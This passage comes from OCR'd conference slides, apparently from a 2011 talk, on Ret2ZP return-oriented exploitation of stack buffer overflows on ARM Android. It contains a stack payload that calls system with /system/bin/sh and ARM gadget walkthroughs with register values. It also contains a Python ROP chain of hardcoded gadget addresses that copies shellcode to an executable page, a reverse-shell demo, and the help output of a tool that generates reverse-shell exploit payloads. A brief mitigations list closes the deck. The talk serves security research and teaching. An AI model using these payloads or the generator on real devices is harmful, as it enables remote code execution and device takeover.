        STMFD  SP!, {R4,LR}
        MOV    R4, R0
        BL     j_dlmallinfo
        MOV    R0, R4
        LDMFD  SP!, {R4,PC}← jump here and store &/system/bin/sh on R4!
; End of function mallinfo
```

Register	Value
R0	0x00000000
R4	0x00000000

Android & Ret2ZP

Register	Value
R0	0x00000000
R4	0xafe13370

```
mallinfo
        STMFD  SP!, {R4,LR}
        MOV    R4, R0
        BL     j_dlmallinfo
        MOV    R0, R4     ← This time. Decrease DWORD from PC.
        LDMFD  SP!, {R4,PC}
; End of function mallinfo
```

Android & Ret2ZP

```
mallinfo
          STMFD  SP!, {R4,LR}
          MOV    R4, R0
          BL     j_dlmallinfo
          MOV    R0, R4
          LDMFD  SP!, {R4,PC}  ← Random DATA to R4 and Jump to target
; End of function mallinfo
```

Register	Value
R0	0xafe13370
R4	0xafe13370

- AA...A **\x70\x33\xe1\xaf** [&/system/bin/sh] **\xd4\x93\xe0\xaf** [\x41\x41\x41\x41] [\x42\x42\x42\x42] [PC: &system]

DEMO ON NEXUS G1

A full Ret2ZP attack?

Full use of existing shellcodes.

Being able to write in Assembly.

Reverse Shell.

Sounds like a good deal.

Ret2ZP full remote attack

R4->R0 trick. R0 Contains our dest shellcode.

R1 Holds our location of buffer+shellcode.

Pop to R2/R3 -> R2 == sizeof(buffer);


Stack Lift 40*8 = 320;

Memcpy;

Jump to Shellcode location (R0);

Ret2ZP full remote attack

Even though it has exec/stack, we'll copy shellcode to executable location and run it.



Stack RWX

Shellcode

memcpy

0xafe3d000(RWX)

Copy of Shellcode


DEMO ON DROID

Quick look of the shellcode;

Reverse Shell: 192.168.0.101 port 12345


Introducing zSnow

Best example of “How not to develop shellcode”



```
r4 = "\x00\xd0\xe3\xaf" # destination to copy r1 to. r0.
shellcode = r4
pc_0 = "" # pc_0 = "\x40\xeb\xe2\xaf" # mov r1,r0; pop to next?
#pc_0 = "\x44\xfe\xe2\xaf" # mov r1,r0; pop to next?
pc_1 = "\x60\x99\xe0\xaf" # mov r0,r4; pop {r4,pc}. Controlling R0!
#pc_1 = "\xbc\xef\xe2\xaf" # movs LR,R1,LSR #1; adcs r0,r0,#0,ADC,r1,r1,LSL#20, pop R4-R6,PC
r4_junk = "JUNK" # Controlling R4
#pc_2 = "\xbc\x84\x00\x00" #system_local
pc_1_2 = "\xdc\xfb\xe2\xaf" # LDM LR,{sp,#4}; add sp,8; pop R2,R3; bx LR
four_junk = "\x81"*4 #"JUNK"
#LR = pc_2
next_junk = "\x8c\x09\xe1\xaf"*2
#next_junk = "\x31"*8
R2 = "\x24\x10\x00\x00" #1024
#R4_2 = "\x94\x94\x94\x94" #junk R4
R3 = "\x8c\x09\xe1\xaf" #0xafe0e428" #\x93\x93\x93\x93" #junk R3
#R3 = "\x93\x93\x93\x93" #junk R3
pc_2_0 = "\xc8\xef\xe2\xaf"+R2+R3 # stack increase
pc_2_t = "\xc8\xef\xe2\xaf"+R2 #"\x41\x41\x41\x44\x41\x41\x41\x45\x41\x41\x41\x46" # stack increase
pc_2 = pc_2_t+R2+R3+"\x71\x71\x71\x71" #"\x41\x41\x41\x44\x41\x41\x41\x45\x41\x41\x41\x46" # stack increase
pc_2_2 = "\x21\x21\x21\x21\x22\x22\x22\x22"
pc_2_3 = "\xc8\xef\xe2\xaf"+"\x51\x21\x21\x21"+"\x52\x22\x22\x22"+"\x53\x23\x23\x23" # stack increase
pc_3 = "\x00\xdf\xe0\xaf" # memcpy
LR = "\x8c\x09\xe1\xaf"+R2+R3 #pc_2_t
-- INSERT --
```

Introducing zSnow



```
jars@ubuntu:~/hitb2011ams$ python main3.py -h
Usage: main3.py [options] arg

Options:
  -h, --help            show this help message and exit
  -f FILENAME, --file=FILENAME
                        read shellcode from FILENAME. If not exists, specify
                        port and ip using --port and --ip paramters
  -r REVERSE_PORT, --port=REVERSE_PORT
                        Reverse shell to this port. Only use if didn't specify
                        --file/-f
  -i REVERSE_IP, --ip=REVERSE_IP
                        Reverse shell to this IP. Only use if didn't specify
                        --file/-f
  -p PADDING, --padding=PADDING
                        Amount of padding before RoP Ret2ZP sequence
  -o FILE_OUTPUT, --output=FILE_OUTPUT
                        Write results to FILENAME
  -e EXECUTABLE_ADDRESS, --exec-address=EXECUTABLE_ADDRESS
                        Specify executable address for code execution : e.g :
                        "0xafed1000"
  -a ANDROID_VERSION, --android-version=ANDROID_VERSION
                        Which Android version Ret2ZP shellcode is for. Current
                        supported versions are : 2.1,2.2
  -n IPHONE_VERSION, --iphone-version=IPHONE_VERSION
                        Which iPhone version Ret2ZP shellcode is for. Current
                        supported versions are : none
  -v, --verbose
  -q, --quiet
```

Summary

- Buffer overflows on ARM are a real threat
- Use as much protection as possible.

Mitigations

- ASLR
- Proper use of ‘XN’ bit
- Cookies
- Multiple vectors

- Special thanks to:

- Anthony Lineberry
- Johnathan Norman
- Moshe Vered
- Mattew Carpetner
- Ilan Aelion (‘ng’)

Reference

- Smashing The Stack For Fun And Profit
- http://www.soldierx.com/hdb/SecurityFocus - Aleph One
- Matt Canover - Heap overflow tutorial
- solar desginer - Netscape - JPEG COM Marker Processing Vulnerability - http://www.abysssec.com/blog/tag/heap/
- Phrack magazine p66,0x0c – Alphanumeric ARM Shellcode (Yves Younan, Pieter Philippaerts)
- Phrack magazine p58,0x04 – advanced ret2libc attacks (Nergal)
- Defense Embedded Systems Against BO via Hardware/Software (Zili Shao, Qingfeng Zhuge, Yi He, Edwin H.-M. Sha)
- Buffer Overflow - Wikipedia
- iPwnning the iPhone : Charlie Miller
- ARM System-On-Chip Book : Awesome! By Stever Furber – Like the bible of ARM.
- Understanding the Linux Kernel – by Bovet & Cesati
- morris worm
- Practical Return Oriented Programming – BH LV 2010 – by Dino Dai Zovi

Questions?

Feel free to contact me at : zuk@zimperium.com

Blog : http://imthezuk.blogspot.com

Twitter : @ihackbanme